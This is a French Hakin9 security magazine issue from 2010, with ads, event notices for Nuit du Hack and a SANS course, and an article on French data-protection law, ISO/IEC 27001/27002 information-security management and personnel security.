HIGH-TECH BRIDGE ®
INFORMATION SECURITY SOLUTIONS

ETHICAL HACKING
PENETRATION TESTING
WWW.HTBRIDGE.CH

Hakin9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

N° 4/20010 (44) Online ISSN 1731-7037

SÉCURITÉ DE L'INFORMATION

DÉCOUVREZ LES CONCEPTS FONDAMENTAUX DE LA SÉCURITÉ
APPRENEZ LES MEILLEURES TECHNIQUES DE MANAGEMENT

BOTNETS
COMMENT S'EN PROTÉGER ?

FRAMEWORK W3AF
DÉCOUVREZ UN FRAMEWORK PERMETTANT D'AUTOMATISER L'AUDIT

DÉTECTION DE DÉBOGUEURS
COMMENT DÉTECTER SI UN PROCESSUS EST EN COURS DE DÉBOGAGE

LES FAILLES XHSM
FAITES FACE AUX VULNÉRABILITÉS XSHM

EN PLUS

DÉCOUVREZ LES NORMES 80211N !

egilia®

LEARNING

LE SPÉCIALISTE DE LA
FORMATION CERTIFIANTE
EN INFORMATIQUE
ET MANAGEMENT

Faire de vos succès
notre réussite

www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

N°National 0 800 800 900

APPEL GRATUIT DEPUIS UN POSTE FIXE

ANVERS . LIEGE . PARIS . LYON . LILLE . AIX-EN-PROVENCE .
STRASBOURG . RENNES . BRUXELLES
TOULOUSE . BORDEAUX . GENEVE . LAUSANNE . ZURICH .

Devenez ECO HAKIN9 !

Dans cette prermière parution online du magazine Hakin9, nous souhaitons vous faire découvrir notre devise : ECO-Hakin9 ! Dès lors, Hakin9 magazine sera publié uniquement en version numérique. Il sera à télécharger gratuitement par tous ceux qui désirent en apprendre plus sur la sécurité informatique. Nos auteurs et experts sont là, pour vous apporter les meilleures solutions en matière de sécurité en réponse aux attaques envahissant l'Internet.

Dans ce numéro, nous vous encourageons à découvrir l'article *Sécurité de l'information, législation et normes*. En effet, garantir la sécurité des informations est essentielle pour toute société. Grâce à ce dossier, vous apprendrez à mettre en oeuvre la gestion structurée de la sécurité de l'information selon les normes.

Dans la section *Technique*, nous vous invitons à lire l'article *Framework W3AF* de Régis Senet. Les failles web permettent aux pirates informatiques de commettre des actions de plus en plus importantes. Il est grand temps de vous prémunir contre ces attaques ! L'auteur vous expliquera les possibilités et le fonctionnement du Web Application Attack and Audit Framework qui permet d'automatiser les attaques et les audits à l'encontre des sites Internet.

La section *Attaque* passera dans ce numéro sous le signe de Botnets. Selon les experts, près d'une machine sur quatre, serait victime d'un réseau de botnets. L'article de Tony Fachaux vous permettra de comprendre l'architecture d'un botnet pour mieux vous en protéger.

Team Hakin9 magazine

Aneta Mazur
Rédactrice en chef
aneta.mazur@hakin9.org

hakin9

Le mensuel hakin9 est publié par
Software Press Sp. z o. o. SK

Président de Software Press Sp. z o. o. SK:
Paweł Marciniak
Directrice de la publication: Ewa Lozowicka
Redacteur en chef: Aneta Mazur
aneta.mazur@hakin9.org
Fabrication: Andrzej Kuca
andrzej.kuca@software.com.pl

DTP :
Przemysław Banasiewicz
Couverture : Agnieszka Marchocka

Publicité : publicite@software.com.pl
(c) 2009 Software Press Sp. z o. o. SK, tous les droits réservés

Béta-testeurs : Didier Sicchia,
Pierre Louvet, Anthony Marchetti,
Régis Senet, Paul Amar, Julien Smyczynski,
Gregory Vernon, Latorre Christophe,
Timotée Neullas

Les personnes intéressées par la coopération sont invitées à nous contacter :
fr@hakin9.org

Adresse de correspondance :
Software Press Sp. z o. o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org

AVERTISSEMENT
Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.

La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.

L'utilisation des techniques présentées peut provoquer la perte des données !

ESET annonce la version beta de ESET Mobile Security

La protection de qualité professionnelle contre toutes les menaces du net s'applique dorénavant aux smartphones.

Les Pavillons-sous-Bois, le 22 avril 2010, ESET, spécialiste de la conception et du développement de logiciels de sécurité, annonce la disponibilité en beta tests de sa nouvelle solution ESET Mobile Security. Conçue pour les Smartphones et les Pocket pc, fonctionnant avec Windows Mobile et les systèmes d'exploitation Symbian, ESET Mobile Security offre une sécurité inégalée des données et la protection contre les menaces émergentes.

ESET Mobile Security apporte aux utilisateurs nomades les avantages suivants :

- Une détection proactive : La méthode heuristique optimisée du moteur d'analyse d'ESET Mobile Security assure la protection contre les menaces actuelles et futures. La technologie ESET offre ainsi une sécurité inégalée pour les appareils mobiles fonctionnant sous systèmes d'exploitation Symbian et Windows Mobile.
- Quarantaine : Permet de choisir ou de supprimer immédiatement les infiltrations ou de les isoler, avec l'option de restauration.
- Larges options d'analyse :ESET Mobile Security analyse et nettoie l'intégralité de la mémoire de l'appareil, y compris la carte mémoire amovible. Il est également possible de vérifier la mémoire lors des processus en cours. Tous les fichiers entrants ou sortants via des connexions sans fil sont analysés.
- Mises à jour automatiques de la base virale : Assure la protection contre les nouvelles menaces. L'utilisateur peut automatiser les mises à jour : quotidiennes, hebdomadaires ou mensuelles.

Nuit du Hack le 19 juin à Paris !

Initié en 2003 par *l'équipe Hackerz* Voice, et inspiré par la célèbre c*onférence DEF CON*, la "Nuit du Hack" est l'une des plus anciennes conférence de hacking underground francophone.

Autour de conférences, d'ateliers et de challenges, la Nuit da Hack vise à rassembler les professionnels de la sécurité informatique et les hackers, peu importe leurs niveaux de qualification. Ils viennent y découvrir les dernières avancées techniques dans ce domaine et évaluer leurs compétences.

Afin d'améliorer la qualité et l'accessibilité de cet événement, l'édition 2010 sera pour la première fois, ouverte à des conférences et des ateliers anglophones.

Dates :
19 Juin 2010 de 16 heure jusqu'a 7 heure du matin

Lieu :
Péniche Concorde Atlantique en plein centre de Paris, France
PORT SOLFERINO
FACE AU 23 QUAI ANATOLE FRANCE
75007 – PARIS

Réservation
Réservation obligatoire et entrée payante en ligne avant évènement. Entrée gratuite pour les filles (retrait de leur badge sur place).

Nombre de participants :
Limité à 500 personnes

Conférences :
Les conférences se dérouleront de 16h jusqu'a 23h
Pour plus d'informations : *www.nuitduhack.com*

Changement de date pour Community SANS Nice - SEC503: Détection d'Intrusion Informatique

Nouvelle date pour le Community SANS de Nice ! La formation aura lieu du 21 au 26 juin 2010. Rejoignez-nous à l'occasion du premier Community SANS de Nice, où nous offrirons l'un de nos cours les plus demandés : SEC503: Détection d'Intrusion Informatique, pour la première fois enseigné en français.

http://www.sans.org/info/

À propos du cours
L'emphase de ce cours porte sur une bonne compréhension du fonctionnement TCP/IP, des méthodes d'analyse de trafic réseau, et d'un système de détection d'intrusion (NIDS) - Snort. Ce n'est pas une comparaison ou la démonstration de multiples NIDS. Nous fournissons plutôt une connaissance qui permet aux élèves de mieux comprendre les qualités qui vont les aider à déterminer un bon NIDS/NIPS, les différentes technologies qui existent, pour être mieux équipés afin de faire le choix le plus judicieux qui satisfera les besoins spécifiques de votre entreprise. Ce cours est rapide, et afin de bien comprendre les sujets qui seront discutés, on s'attend à ce que les étudiants aient une connaissance de base du protocole TCP/IP. Bien que d'autres puissent également bénéficier de son contenu, ce cours a été conçu pour les étudiants qui sont ou qui deviendront des analystes de détection d'intrusion.

Ce cours sera dispensé en français, mais les manuels de cours sont en anglais.

Community Night

La semaine de formation comprendra une soirée de présentation ouverte à la communauté *info sec* locale, le mercredi 23 juin. Tous les détails se trouveront sur le site internet, à l'adresse suivante : *http://www.sans.org*

POUR UNE DÉMO WAB EN LIGNE APPELEZ WALLIX : +33 (0)1 53 42 12 90

TRAÇABILITÉ
ENREGISTREMENT
DES SESSIONS
CONTRÔLE D'ACCÈS
AUDIT
SINGLE SIGN-ON

Avec WAB,
vous maîtrisez le niveau de sécurité de votre SI !

WALLIX ADMINBASTION

Le **WAB (Wallix AdminBastion)** est une solution permettant de contrôler les connexions et de tracer les opérations techniques exécutées sur les équipements composant le système d'information de l'Entreprise. AdminBastion permet d'appliquer des politiques de contrôle d'accès, de centraliser et simplifier la gestion des mots de passe et d'enregistrer les actions exécutées sur les équipements.

- **Vous savez en temps réel ou en différé qui fait quoi, quand, où et comment**
- **Chaque administrateur se connecte aux différents équipements avec un seul et même couple login/password**
- **Les actions déclenchées sur l'équipement visé sont enregistrées en continu**
- **Vous contrôlez les accès aux équipements (Windows, Unix, Linux et Réseau)**
- **Aucun agent à installer, ni sur les postes clients, ni sur les équipements administrés**

sales@wallix.com

TABLE DES MATIERES


AUTRES

DOSSIER

TECHNIQUE

ATTAQUE

PRATIQUE




Nuit Du Hack

11111011010

19 Juin 2010 de 16h à 7h

Instruire, démystifier, participer et diffuser, tels sont les objectifs de la **Nuit Du Hack 2010** où passionnés et experts en sécurité informatique se réuniront le 19 Juin 2010 à partir de 16h en plein coeur de Paris.



Sur un bateau de 450m², l'évènement qui gagne en réputation chaque année depuis 2003, accueillera des conférences sur divers thèmes de la sécurité informatique puis, s'en suivra un challenge par équipe (CTF) qui confrontera les meilleurs d'entre vous dans un seul état esprit ; dominer et défendre jusqu'au bout !

SYSDREAM IT Security Services

HZV

Pour plus d'informations, rendez-vous et inscrivez vous sur **http://www.nuitduhack.com**

Sécurité de l'information, législation et normes

Gaylord Dusautoir, Andrzej Guzik

Garantir la sécurité des informations dans une entreprise demande la mise en place d'un système de gestion de la sécurité de l'information. Les normes relatives à la sécurité de l'information, la législation française ainsi que les standards, constituent les meilleures pratiques et les recommandations pour les entreprises à la mise en place d'un système de gestion de la sécurité de l'information. Devise : Accepter les risques inévitables de la vie, c'est ce qui fait la grandeur de la nature humaine. Alain Minkovsky

Cet article explique

- les concepts fondamentaux de la sécurité,
- la mise en œuvre d'une gestion structurée de la sécurité de l'information selon les normes,
- les meilleures pratiques de management.

Ce qu'il faut savoir

- Connaître des exigences de base relatives à la sécurité de l'information.

Face à l'importance que les systèmes d'informations ont pris dans le système économique mondial, les législateurs se sont vus dans l'obligation de légiférer au sujet de leur sécurité.

Un SI représente un patrimoine économique mais ce sont les données qu'il contient qui ont le plus de valeur, ce sont ces mêmes données qui lui confèrent toute son importance.

Face à cela, le SI peut également être utilisé comme "arme de guerre" contre d'autres systèmes. Pour s'en prémunir, des lois, des dispositifs, des concepts ont fait leur apparition (voir Figure 1).

La France a été l'un des pionniers dans ce domaine avec la loi n°78-17 relative à l'informatique, aux fichiers et aux libertés du 6 janvier 1978, protégeant ainsi tous les individus d'éventuelles atteintes à la liberté individuelle et notamment à la vie privée. Depuis, la CNIL (Commission Nationale de l'Informatique et des Libertés) veille à son application et à son respect. Relatif à ce texte, des dispositions apparaissent dans le code civil mais également dans le code pénal ainsi que dans la convention européenne des droits de l'homme (art. 226-15 et 432-du Code Pénal et art.8 de la convention des droits de l'homme)).

Depuis bien d'autres textes de loi ont été publiés, la loi Godfrain (n°88-19) en 1988, dans laquelle la notion de fraude et de sabotage informatique apparaît pour la première fois, la loi n° 2003-239 du 18 mars 2003 pour la sécurité intérieure, la loi n° 95-73 du 25 janvier 1995 d'orientation et de programmation relative à la sécurité. Il en existe, vous vous en doutez, bien d'autres. Nous rajouterons uniquement la dernière en date, qui ne cesse de faire couler de l'encre, le projet de loi LOPPSI (Loi d'Orientation et de Programmation pour la Performance de la Sécurité Intérieure) qui inquiète considérablement la CNIL (cf Figure 1).

Sur Internet

- *http://www.cnil.fr* – site officiel de la CNIL,
- *http://www.ssi.gouv.fr* – site de l'ANSSI,
- *http://www.legifrance.gouv.fr* – site permettant de consulter en détails l'intégralité des textes de loi,
- *http://www.iso.org* – site officiel, pour consulter les normes relatifs à la sécurité : se référer au sous-comité JTC 1/SC 27.

Gestion de la sécurité de l'information

La norme *ISO/IEC 27002:2005 Technologies de l'information – Techniques de sécurité – Code de bonne pratique pour le management de la sécurité de l'information* est le premier standard comprenant l'ensemble de la gestion de la sécurité de l'information. L'objectif de cette norme consiste à mettre en place des mécanismes de gestion garantissant à la sécurité de l'information son caractère essentiel au fonctionnement de l'entreprise. Cette norme comprend des lignes directrices pour gérer la sécurité de l'information. Elle concerne toutes les zones de sécurité : physique et environnemental, personnel, IT, ainsi que la gestion de la continuité de l'activité ; elle garantit la conformité à la législation de l'ensemble.

Normes, standards

- *ISO/IEC 27000:2009 Technologies de l'information – Techniques de sécurité – Systèmes de management de la sécurité de l'information – Vue d'ensemble et vocabulaire*
- ISO/IEC 27001:2005 Technologies de l'information – Techniques de sécurité – Systèmes de management de la sécurité de l'information – Exigences
- ISO/IEC 27002:2005 Technologies de l'information – Techniques de sécurité – Code de bonne pratique pour le management de la sécurité de l'information
- ISO/IEC 27003:2010 Technologies de l'information – Techniques de sécurité – Lignes directrices pour la mise en œuvre du système de management de la sécurité de l'information
- ISO/IEC 27004:2009 Technologies de l'information – Techniques de sécurité – Management de la sécurité de l'information – Mesurage
- ISO/IEC 27005:2008 Technologies de l'information – Techniques de sécurité – Management du risque de la sécurité de l'information
- ISO/IEC 270011:2008 Technologies de l'information – Techniques de sécurité – Lignes directrices pour la mise en œuvre du système de management de la sécurité de l'information pour les organismes de télécommunications sur la base de l'ISO/IEC 27002
- ISO/IEC 270033:2009 Technologies de l'information – Techniques de sécurité – Sécurité de réseau – Partie 1 : Vue d'ensemble et concepts

Conformément à la norme, l'information est un actif qui, à l'instar d'autres actifs commerciaux importants, est précieux pour l'entreprise et il se doit donc d'être protégé. Ce point concerne tant la protection des informations propres à l'entreprise que la protection des informations partagées par le client.

Selon la norme, la *sécurité de l'information* est une protection de l'information contre différentes menaces de manière à garantir une continuité des actions : réaliser des objectifs statuaires de l'entreprise, réduire les pertes et augmenter le retour sur l'investissement et les actions commerciales. La norme se réfère à trois aspects de l'information qui doivent être protégés : confidentialité (garantir l'accès aux informations uniquement aux personnes autorisées), intégrité (garantir que les informations et leurs modes de traitement soient exacts et complets), disponibilité (garantir aux personnes autorisées l'accès aux informations et aux actifs concernés uniquement en cas de besoin).

En cas d'informations commerciales confidentielles, la protection de cet aspect est la plus importante. Autrement dit, l'information ne peut pas être partagée ou divulguée aux personnes, aux entités et aux processus non autorisés (cf Tableau 1).

La norme *ISO/IEC 27001: 2005 Technologie de l'information – Techniques de sécurité – Systèmes de gestion de la sécurité de l'information – Exigences* définit le système de management de la sécurité de l'information (SMSI). Il doit constituer un des éléments du système de management de l'entreprise et doit repo-




Figure 1. *Les obligations légales*

Attributs de la sécurité des informations selon IGI 900

- Disponibilité – aptitude d'un système à remplir une fonction dans des conditions définies d'horaires, de délais et de performance,
- Intégrité – garantit que les systèmes ne sont modifiés que par une action volontaire et légitime. Lorsque l'information est échangée, l'intégrité s'étend à l'authentification du message, c'est-à-dire de son origine et de sa destination,
- Confidentialité – traduit le caractère réservé d'une information dont l'accès est limité aux seules personnes admises à la connaître pour les besoins du service,
- Traçabilité – les procédures de gestion doivent être contrôlables et, le cas échéant, garantir l'existence de preuves d'un événement sans contestation légale raisonnable.
- Attributs de la sécurité de l'information selon IGI 900

ser sur l'approche résultant du risque commercial. La norme recommande l'approche système fondée sur des améliorations constantes, conformément au cycle PDCA (*Plan-Do-Check-Act*) – appelée également roue de Deming - comprenant les points suivants : définir, mettre en place, exploiter, suivre, maintenir et améliorer le SMSI (cf Figure 2).

À l'instar des normes ISO 9001: 2000 et ISO 14001: 2004, cette norme repose sur les principes d'approche processus. Elle permet aux entreprises de créer un système intégré de gestion : gestion de la qualité fondée sur la norme ISO 9001 et gestion de la sécurité de l'information s'appuyant sur la norme ISO 27001. La mise en place d'un système intégré de gestion dans une entreprise peut lui apporter de nombreux avantages : elle permet d'englober tous les champs de fonctionnement de l'entreprise, d'attirer l'attention sur la protection de l'information et sur sa valeur, d'augmenter l'intérêt pour les technologies TIC, de procéder à l'analyse et à la gestion du risque, de garantir la préparation des plans de continuité de l'activité, d'avoir un effet pour devenir plus avantageux par rapport aux entreprises concurrentielles et d'améliorer l'image de l'entreprise.

L'annexe A de la norme présente les objectifs d'utilisation des protections ainsi que les protections à choisir si l'entreprise prend la décision de mettre en place un SMSI. La norme peut être utile pour toutes les entreprises, quelque soit leur taille, leur domaine ou si elles veulent demander une certification du système de gestion de la sécurité de l'information ou non. La norme ISO/IEC 27001: 2005 est prévue pour certifier le système de gestion de la sécurité de l'information (cf Tableau 2).

Mise à part la norme ISO/IEC 27002: 2005, d'autres standards relatifs à la sécurité existent, par exemple le standard ISO/IEC 27003:2010 *Technologies de l'information – Techniques de sécurité – Lignes directrices pour la mise en œuvre du système de management de la sécurité de l'information*. Ces lignes directrices peuvent constituer un complément aux autres normes (cf Tableau 3).

En cas d'externalisation des services liés à l'IT, n'oublions pas de vérifier les références de l'entreprise ainsi que les compétences et l'expérience des employés proposant les services. Il faut également signer un contrat de confidentialité aussi bien avec l'entreprise qu'avec tous les employés qui travaillent sur le dossier. Enfin, il faut vérifier que le prestataire s'est doté d'une assurance de responsabilité civile appropriée, englobant les services proposés. Un atout important lors de la signature du contrat est lié aux certificats de sécurité par les employés de l'entreprise et au certificat de sécurité industrielle par l'entreprise.

Sécurité personnelle

L'homme est l'élément le plus faible du système de la protection des informations. Conformément aux statistiques, près de 80 % des incidents liés au traitement des informations sont provoqués par le facteur humain. Le mot d'ordre *cadres décident de tout* est particulièrement vrai. Il ne faut pas l'oublier à l'étape de recrutement et d'embauche du personnel (il faut embaucher les bonnes personnes, vérifier leurs références des précédents

Tableau 1. *Attributs des informations susceptibles d'être protégées*

Sécurité de l'information					
Attributs des informations	ISO/IEC 27002:2005	Informations non publiques	Données personnelles	Secret de l'entreprise	Autres secrets
Confidentialité	Oui	Oui	Oui	Oui	Oui
Intégrité	Oui	Oui	Oui	-	-
Disponibilité	Oui	Oui	-	-	-
Imputabilité	Oui	-	Oui	-	-
Authenticité	Oui	-	-	-	-
Non répudiation	Oui	-	-	-	-
Fiabilité	Oui	-		-	-

postes de travail, former le personnel dans les questions de procédures de sécurité, maintenir sans cesse leur conscience, confier les devoirs-clé à deux employés conformément au principe *deux paires d'yeux*).

Traiter les informations business confidentielles pour l'entreprise demande que le personnel réponde aux exigences supplémentaires. Accéder à un secret d'une entreprise nécessite que l'employé signe une attestation de non divulgation du secret.

En cas de traitement des informations non publiques, l'employé doit avoir un certificat de sécurité qui permet d'accéder aux documents et aux dossiers à un degré déterminé de confidentialité (très confidentiel, confidentiel, secret ou réservé). Un certificat de sécurité garantit que le secret sera conservé par la personne en question. En cas de traitement des données, l'administrateur de données (entrepreneur) donne à la personne chargée de ce traitement, une autorisation de traiter les données personnelles.

Dans le domaine économique, nous remarquons que les entrepreneurs signent de plus en plus souvent des contrats de confidentialité avant de commencer des négociations commerciales.

Le risque *de fuite* des informations économiques de l'entreprise force les entrepreneurs à se concentrer sur la question de la sécurité du personnel. Les informations commerciales, les données personnelles des clients ainsi que la propriété intellectuelle (idées de nouvelles solutions) et les codes source des logiciels constituent des éléments qui *fuient* le plus fréquemment.

En pratique, nous savons que les informations *fuient* le plus souvent sous forme de documents électroniques (en raison de facilité) : par courriels, les messageries instantanées et les réseaux sans fil. Les employés sortent les informations de valeur sur les supports informatiques : CD/DVD, enregistrées sur les clés USB, moins rarement sous forme de documents papier (copies). Il arrive que des employés soient corrompus, l'équipement volé, les écoutes et l'espionnage économique et industriel sont possibles.

La mise en place des principes de sécurité et en particulier le chiffrage des informations réduit la possibilité de ces opérations.

Il faut penser à la sécurité des cadres déjà à l'étape de recrutement des employés. Il faut ensuite la surveiller pendant la durée de contrat jusqu'à sa fin. Ce point concerne en particulier le personnel clé. Il faut aussi signer des contrats de non concurrence avec les directeurs.

Il est important de respecter au quotidien le principe *besoin d'en connaître* (en anglais *need to know*) et non le principe *agréable d'en connaître* (en anglais *nice to know*). En s'appuyant sur les rôles dans l'entreprise, les employés doivent avoir des droits définis et un accès défini aux ressources informatiques, en particulier dans les systèmes d'information. Ces droits doivent être vérifiés périodiquement.

L'autorisation au traitement des données doit constituer un document individuel de l'employé dans les systèmes téléinformatiques. Elle joue plusieurs fonctions dans l'entreprise. Elle complète les arrêtés du contrat de travail et définit les tâches de l'employé liées à la réalisation de la politique de la sécurité dans l'entreprise. Elle spécifie les documents et les programmes ainsi que les exigences demandées nécessaires au travail effectué. C'est une base pour installer des logiciels sur le poste de travail de l'utilisateur et pour lui créer un compte dans le système/programme avec un accès et des droits nécessaires. Enfin, elle documente les exigences de la politique de la sécurité relatives au traitement des documents et en particulier l'attribution de l'accès demandé et les droits liés. Elle comprend également un document signé par l'employé qui certifie qu'il avait pris connaissance du fonctionnement des programmes et des lois de protection des données et qu'il s'engage à ne pas divulguer les données traitées ; elle comprend aussi la manière de les protéger. Une bonne pratique consiste à ce que tous les employés signent des engagements de confidentialité et que les employés-clé signent les contrats de non concurrence.

Menaces pour les ressources informatiques

- Feu.
- Eau.
- Pannes dans l'alimentation électronique.
- Destruction mécanique de l'équipement.
- Accès non autorisé.
- Logiciels malveillants.
- Utilisation non autorisée de l'équipement et des logiciels.
- Non respect de la législation, y compris les droits d'auteur.
- Vol de l'équipement, des logiciels, des données




Figure 2. *Modèle PDCA*

Erreurs les plus fréquentes

- Absence de principes relatifs à la protection des informations dans une entreprise.
- Absence de principes de sécurité pour les systèmes téléinformatiques.
- Absence de principes de surveillance constante des systèmes téléinformatiques et de réparation des erreurs.
- Absence de principes de sécurité d'utilisation d'Internet.
- Absence d'analyse de menaces et de risque pour les systèmes téléinformatiques.
- Absence de définition pour les situations de crise.
- Absence de procédures de conduite pour les situations de crise.
- Absence de formation des employés – culture de protection de l'information insuffisante.

Conformément à la norme ISO/IEC 27002: 2005, la sécurité personnelle *a pour but de réduire le risque d'erreur humaine, de vol, d'escroquerie ou d'utilisation non conforme des ressources*.

Le dossier personnel de l'employé doit contenir les points appropriés relatifs à la confidentialité ou de la non divulgation des informations obtenues pendant la durée de contrat ainsi qu'à la fin du contrat (par exemple, contrat de non concurrence) et les points relatifs à la responsabilité de l'employé de la protection (la sécurité) des informations.

Dans son livre *L'art de la supercherie*, Kevin Mitnick dit : *"j'ai hacké les hommes et non les mots de passe"*. Pour cette raison, il faut donc former périodiquement le personnel, insister sur les menaces et souligner le besoin de protéger les informations business. Les formations doivent être concentrées sur les procédures de sécurité, les résultats de la politique de sécurité de l'information en vigueur dans l'entreprise et en particulier, les principes d'accès aux informations et la circulation des documents, les procédures de partage et de traitement des informations de valeur.

La résistance du personnel aux actions et aux méthodes socio-techniques (social engineering) employées par la concurrence a une importance essentielle pour la sécurité économique de l'entreprise.

Les attaques socio-techniques sont les plus difficiles à détecter et à contourner. La victime de l'attaque ne sait souvent pas qu'elle est attaquée d'où la difficulté de se protéger efficacement. La seule chose à faire est de former le personnel afin qu'il soit conscient des menaces et de préparer les procédures de sécurité appropriées.

Prévenir les attaques socio-techniques dans une entreprise nécessite une série d'actions coordonnées. Dans un premier temps, il faut préparer et mettre en place des procédures de sécurité appropriées, définir ensuite une politique de classement des données et choisir les informations à protéger. Cette tâche doit être faite sous forme d'un récapitulatif des informations à protéger.

Deuxièmement, pour former des employés afin qu'ils soient conscients de la sécurité, il faut proposer systématiquement des formations théoriques et pratiques (au moins une à deux fois par an) liées aux méthodes de prévention des attaques socio-techniques.

Lors des formations, il faut montrer aux employés une possibilité potentielle d'une attaque socio-technique.

Tableau 2. *Degrés de maturité d'une entreprise pour gérer la sécurité de l'information*

Degrés de maturité d'une entreprise pour gérer la sécurité de l'information		
Degré	Nom	Caractéristique
0	Inconscience	Pas d'exigences de sécurité définies, la sécurité considérée comme un problème individuel des utilisateurs
I	Débutant	Conscience du besoin, la direction le considère comme un problème IT (du type : droits d'accès, protection antivirus)
II	Intuitif	Tentatives de créer des protections, pas d'approche uniforme, les résultats dépendent de l'engagement des personnes intéressées
III	Défini	Principes définis (y compris la Politique de la sécurité) dans l'ensemble de l'entreprise, les procédures de sécurité sont maintenues et communiquées, pas de contrôle d'utilisation
IV	Géré	Approche uniforme de toutes les cellules et toutes les solutions, un perspectif business obligatoire, le mécanisme de contrôle d'utilisation fonctionne
V	Optimisé	Gestion consciente du risque, conformité de la stratégie de sécurité avec la stratégie business, garantir la sécurité considérée comme un processus (connaissance, perfectionnement)

Entreprise sans un système de gestion de la sécurité de l'information

- Pas de coordination de la politique de sécurité entre les différentes entités organisationnelles (département IT, protection physique, service de protection des informations non publiques).
- Concentré sur les protections.
- Dépenses liées à la sécurité considérées comme un coût de fonctionnement.

